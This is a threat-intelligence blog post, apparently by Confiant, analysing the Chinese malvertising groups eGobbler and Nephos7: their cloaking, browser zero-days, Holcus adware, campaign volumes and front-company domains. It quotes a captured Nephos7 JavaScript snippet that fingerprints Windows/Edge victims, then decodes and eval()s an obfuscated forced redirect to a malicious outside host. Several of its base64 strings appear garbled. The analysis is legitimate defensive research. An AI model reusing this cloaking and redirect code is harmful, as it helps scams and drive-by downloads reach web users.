

# Malvertising: Made in China

 [blog.confiant.com/malvertising-made-in-china-f5081521b3f0](https://blog.confiant.com/malvertising-made-in-china-f5081521b3f0)

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September 29, 2021



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Feb 3, 2021

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


via Pixabay (creative commons)

Two loosely related cybercrime groups operating scores of fake ad agencies from China are so deeply embedded in the ad tech industry that they can launch attacks that surpass the scale of the largest advertisers. At a time when China is under intense international scrutiny, these groups largely fly under the radar, raking in millions of victims in Europe and the US without drawing attention to their source.

In this article, we present **eGobbler** and their doppelganger **Nepfos7**, their origins and what made them successful over time.

## Setting the stage — Rise to success, 2017–2018



The infamous Amazon gift card scam (eGobbler, iOS, July 2018)

**eGobbler** rose to success by being one of the first groups to leverage javascript fingerprinting to target iOS. iOS being the least fragmented mobile environment, they understood that they could build very precise fingerprints for it, that would allow them to evade simulated environments as found in the security scanners of that time. Starting with [JavaScript Sensor APIs](#) and quickly moving to WebGL based fingerprinting, they essentially defeated user agent spoofing and gained unfettered Javascript execution on millions of end-users' devices since then.

## Stable scheme, with some twists

Since 2018, eGobbler has settled on a relatively sophisticated but slow evolving stack:

- Leverage ad platforms' hosting to embed malicious code in HTML5 ad code. This is typically achieved by injecting the code in or dependencies — libraries commonly found in HTML5 ads.
- Use of WebGL-based fingerprinting (among other tricks) to activate on victims' devices only
- Geo-fencing, using basic server-side cloaking
- One-time use of commercial CDNs as reverse proxies (namely Rackspace and Fastly)
- Programmatic ad chains are typically made of an SSP call, a DSP call and optionally an adserver call. eGobbler is adept at creating artificial chains of ad tag redirections between multiple DSPs, which would never exist in the wild. The goal is likely to confuse analysts on the actual source of the ad.
- Through 2019, eGobbler slowly migrated to weekend activity. By 2020, they ended up exclusively running on weekends (and holidays) to maximize impact during off hours.

Considering eGobbler's massive scale, this change of tactic alone is the main driver for the rise in general malvertising weekend activity since 2019

## Breaking the browsers

Top malvertising groups see increased browser security around forced redirects as a threat and invest in finding flaws. To boost the efficacy of their payloads, eGobbler came up with a number of **zero day exploits**.

Detected by Confiant in 2019, CVE-2019–8771 and CVE-2019–5840 are browser vulnerabilities (Safari and Chrome) introduced by eGobbler and allowing them to bypass popup blocking and iframe sandboxing, which are protections against forced redirects (more [here](#) and [here](#)).

## Enter Nephos7

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Nephos7 started out in Q4 of 2019 with familiar tactics and techniques:

- Use of commercial ad servers to hide malicious code
- Use of commercial CDNs as reverse proxies (Cloudfront)
- Mimick instantiation of popular JavaScript APIs (e.g. Hotjar, Snowplow, etc.) to hide in plain sight
- Use of WebGL-based fingerprinting (among other tricks) to activate on victims' devices only
- By end-of-year 2019, Nephos7 had aligned with eGobbler's weekend patterns with a large attack on December 29.

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
info: function () {
  var report = eaUtils.report();
  if (report.platform.indexOf(eaUtils.getBase64Str("V2lu") < 0) { // "Win"
    return
  }
  if (report.rtt != undefined) {
    return
  }
  if (report.pluginLen != 1) {
    return
  }
  if (report.plugin_name_arr[0] != eaUtils.getBase64Str("RwRnZSB0REYgVmlld2Vy")) { // "Edge PDF Viewer"
    return
  }
  if (!report.audio.status) {
    return
  }
  if (report.cpuCount != 2 && report.cpuCount != 4 && report.cpuCount != 8 && report.cpuCount != 12 && report.cpuCount != 16) {
    return
  }
  if (report.gpu.umv != eaUtils.getBase64Str("TWljcm9zb2Z0")) { // "Microsoft"
    return
  }
  if (report.gpu.usr.indexOf(eaUtils.getBase64Str("TlZjRElB")) < 0 && report.gpu.usr.indexOf(eaUtils.getBase64Str("SW5BZWw=")) < 0 && report.gpu.usr.indexOf(eaUtils.getBase64Str("QUIE")) < 0 && report.gpu.usr.indexOf(eaUtils.getBase64Str("TWljcm9zb2Z0")) < 0 && report.gpu.usr.indexOf(eaUtils.getBase64Str("UmFkZW9u")) < 0) { // "NVIDIA", "Intel", "AMD", "Microsoft"
    return
  }
  var oImg = document.createElement("img");
  oImg.setAttribute('src', eaUtils.getBase64Str("aHR0cHM6Ly9keTJzbGZ0Mm05MGdhLmNs3VnZnJvbnQubV03BhdG9yG4Zm9uG5n"));
  // "https://dy2s1bh2m9ga.cloudfront.net/path/pixel.png"
  oImg.onload = function () {
    eval(eaUtils.getBase64Str("dG9wLmxyY2F0aW9uLmhyZW91mh8dH8z018vY2py2sua2hwcGkdHo3MjguY29tLzZjMjA3Y2V1LWlyNGMtNGQzOC04NjZjLWFiMzZjZmYmNm1xNT9jYw1wY1nb19pZD0yIge="));
    // "top.location.href=https://click.khphdtz728.com/6c287cea-b24c-4d38-866c-ab1fcc26b15?campaign_id=2"
  };
  oImg.onerror = "";
  document.body.appendChild(oImg)
}

```

Nepos7 JS fingerprinting targeting the Edge browser on Windows with mainstream graphics card vendors (April 2020) — comments added for clarity


### Timeline of tactics and payloads

From Gift Card Scam to Carrier-branded Scams to Drive-by downloads, Nepos7 tightly follows eGobbler’s path across all dimensions.




source: Confiant

Not only the types of payloads align very closely but the landing pages bear a striking resemblance. As an illustration, below is a comparison of carrier-branded “CC-Submit” scams where the victim is presented with a fake message from their ISP (or mobile phone carrier) inviting them to enter their credit card information to confirm their prize.




“You have won, enter your credit card information” — CC-Submit payloads in France and Germany, Nephos7, April 4 2020



CC-Submit payloads in France and the UK, eGobler, July 25 2020

From June 2020, both attackers switched focus to the United States and introduced drive-by download payloads. Below is a comparison of landing pages pushed by each threat actor in the US: Almost the same, dropping the same adware (different hashes), no overlap in infrastructure. Nephos7 wins with its “Premier Software Updater”™.



Fake Flash “Holcus” Drive-by Download — Left side: eGobler, July 25, USA | Right side: Nephos7, July 26, USA

**Introducing “Holcus Installer”, the adware dropped by Nephos7 and eGobler, research by - Lead Security Researcher, Confiant**

eGobler July25 campaign downloads a .msi file with the following sha-256 hash  
c818fe4c3fd3b0dbcfc3f17440e110c5a6ce3729382ffc88db8f83f830a115f9

Nephos7 July 26 campaign downloads a .msi file with the following sha-256 hash  
fb7d3f3914bf1722b3b369b23509b3746a44496bd3c78de91f27f8ee8d0ebead

Both of these .msi files unpack and run the same variant of a signed installer we dubbed *Holcus Installer*. The Holcus Installer samples we collected so far were all signed, and some of their features include:

- C2 communications via https, with certificate pinning checks. For example checks are performed on the certificate issuer string if it contains a substring , , or before a communication is established.
- All Holcus Installer strings hinting to main functionality, C2 server, and executed commands are all encrypted with a custom RC4-like algorithm using key
- Holcus Installer checks if PUA detection (PuaProtection field) is enabled in the current Windows Defender configuration. This is done by via the wmi query:
- One variant of Holcus Installer we found, additionally checks the DeviceID of the keyboard retrieved via wmi query:
- Holcus Installer has the capability to download and execute binaries from the C2 server and sends hardcoded status messages to the C2 server by encoding them using a bin2hex encoding.
- Holcus Installer variants we collected have been observed communicating with the following C&C servers:
- Holcus Installer uses a hardcoded User-Agent "" for C2 communications
- In our test environment, Holcus Installer was seen downloading and installing a decoy copy of notepad++ (sha256 hash bda85bc0bb7beb11dbb9e9a964a2e2f0e4d35d0fc1e6b769e32b6847bfed8296)


## Explaining the striking resemblance

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We think that the two groups are solely focused on redirecting visitors to malicious “offers” that are operated by different groups, themselves specialized in operating these schemes. Malvertisers can shop around with different affiliate marketers to get the best yield for their traffic. Somehow Nephos7 and eGobbler are shopping around at the same stores.

## 2020’s Largest Digital Marketers


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
Monthly activity by actor in 2020 (by number of malicious ads served)

Both actors maintained presence through 2020, with Nephos7 being wildly successful in the first half of the year in Europe, while eGobbler maintained a steady pace and more successfully transitioned to targeting the US in the second half of the year.

eGobbler in 2020 - Top 6 countries




Nephos7 in 2020 - Top 6 countries



Volumes by month by country (Top 6 countries only)

In 2020, both actors achieved “web scale” on multiple occasions. No other malvertising group was (ever?) able to create anything comparable to this massive ecosystem disruption. Here are two examples:



Peak activity in % of display advertising (source: Confiant)

**Clocking at 5% of all display advertising on May 24th, Nephos7 arguably became (for an instant) the largest digital marketer in Europe. In comparison, eGobbler’s most significant spike “only” hit 2.3% on July 25th.**

In total, in 2020, Confiant blocked 112 million ads from eGobbler and 198 million ads from Nephos7 on behalf of our online publisher clients. Extrapolating our data, we estimate 6 billion malicious ads were served by the two actors during the period.

## Targeting

Device/OS targeting has been markedly different between the two actors. In 2020, eGobbler was heavily focused on targeting desktop computers (76%) while Nephos7 was more evenly split between mobile devices (52%) and desktop (48%).

As presented earlier, Nephos7 specifically targets Windows, excluding Mac OS X from its targeting.

Notably, in 2020 iOS only received a small fraction of hits from eGobbler (1.8%) while being completely excluded by Nephos7. Both actors have favored Android as their mobile platform of choice. This is all the more striking as eGobbler started out back in 2017 with a strong iOS focus.





### Device/OS targeting by actor (2020)

To achieve the sort of persistent scale that both actors enjoyed in 2020, they became experts at building relationships with “DSP” ad platforms. To enter the ad tech ecosystem, they worked to look reputable from all perspectives. That includes:

- Building a reputable looking corporate identity, with a legal entity registered far from “home” - more on this below.
- Using a commercial ad server to host ad creatives and give a semblance of buyer sophistication. In reality, well-tuned commercial ad servers can achieve incredibly powerful cloaking for malvertisers.
- Running dummy ad campaigns for weeks or months at low volumes (to build reputation) before flipping the switch.

## Hunting Corporations

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Programmatic advertising has been architected such that online publishers have little oversight or visibility on campaigns that are running on their sites. What will start running at full throttle at 8 am on a quiet Sunday morning (eGobbler’s and Nephos7’s favorite modus operandi) is left to sheer unpredictability.

The situation is quite different if you take the perspective of a DSP. To qualify for the kind of scale that these threat actors are craving for, customers typically go through a thorough approval process, mostly focused on assessing risk based on reputation.

## Burn and Repeat

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Once they’ve committed their deed, the abused DSP forever bans the offending entity used to finance the malicious ad campaign. This constraint shapes for our attackers a fairly simple game plan:

- Create many legal entities,
- Burn them one by one with each DSP
- Repeat.

Due to the lack of industry-wide buyer transparency, malicious entities have the leisure to strike repeatedly without fear of industry-wide ban. **We at Confiat sponsor an initiative to provide this transparency:** .

## Network of Organized Crime

Over time, Confiat's security team started to methodically pin attacks to their corresponding legal entities. This effort could not have been possible without the cooperation of many impacted DSPs (thank you!).


## Nephos7 Entities

Company name	Incorporated in	Company site	Date first seen	Date last seen
Wooden Ads	Australia	<a href="https://www.woodenads[.]com/">https://www.woodenads[.]com/</a>	January 2020	November 2020
Signal Ads	USA (Colorado)	<a href="https://signal-ads[.]com/">https://signal-ads[.]com/</a>	June 2020	June 2020
Adsig	USA (Colorado)	<a href="http://adsig[.]com/">http://adsig[.]com/</a>	June 2020	June 2020
Boostad	Australia	<a href="https://boostad[.]org/">https://boostad[.]org/</a>	August 2020	October 2020
WithinPlus	Canada	<a href="https://withinplus[.]com">https://withinplus[.]com</a>	August 2020	November 2020
Ideads	United Kingdom	<a href="https://ideads[.]org/">https://ideads[.]org/</a>	August 2020	September 2020
AdsCompanion	United Kingdom	<a href="http://adscompanion[.]com">http://adscompanion[.]com</a>	August 2020	September 2020
Lindause	Hong Kong	<a href="http://lindause[.]net/">http://lindause[.]net/</a>	October 2020	October 2020
Link Ads LTD	United Kingdom	<a href="http://linkads[.]org/">http://linkads[.]org/</a>	November 2020	November 2020
AdSuccess	United Kingdom	<a href="http://www.adsuccess[.]org/">http://www.adsuccess[.]org/</a>	N/A	N/A
AdNic	United Kingdom	<a href="http://adsnic[.]net/">http://adsnic[.]net/</a>	N/A	N/A
AdBooming	United Kingdom	<a href="http://www.adbooming[.]com/">http://www.adbooming[.]com/</a>	N/A	N/A
Betenshads	United Kingdom	<a href="http://www.betenshads[.]com/">http://www.betenshads[.]com/</a>	N/A	N/A
Invehads	United Kingdom	<a href="http://www.invehads[.]com/">http://www.invehads[.]com/</a>	N/A	N/A
Reyouads	United Kingdom	<a href="http://www.reyouads[.]com/">http://www.reyouads[.]com/</a>	N/A	N/A
DizzyFew	United Kingdom	<a href="http://dizzyfew[.]net/">http://dizzyfew[.]net/</a>	N/A	N/A
Addigitization	United Kingdom	<a href="https://addigitization[.]com/">https://addigitization[.]com/</a>	N/A	N/A
BuffetAds	United Kingdom	<a href="https://www.buffetads[.]com">https://www.buffetads[.]com</a>	N/A	N/A


Nephos7 entities active in 2020

We believe **Wooden Ads** started operating some time in Q4 of 2019 as the first Nephos7 front company making the rounds through the major DSPs. With an incorporation in November 2017, one can only wonder what this company was previously used for. The level of sophistication we've identified right from its inception is consistent with a previous life in malvertising.

Despite a remarkable streak of **Wooden Ads** activity, it soon became time to invoke more legal entities to establish more DSP connections. By June, Nephos7 started rolling out a wide range of entities that had been patiently staged since 2018. Incorporated in Colorado in March and October 2018 respectively, **AdSig** and **SignalAds** both appeared on our radar in June 2020 in separate attacks. In total, between June and November, 8 entities were responsible for Nephos7 attacks. Paradoxically, this is also a time of decreased success, characterized by an inability to generate any significant volumes after July.



website: an almost copycat of Appular's



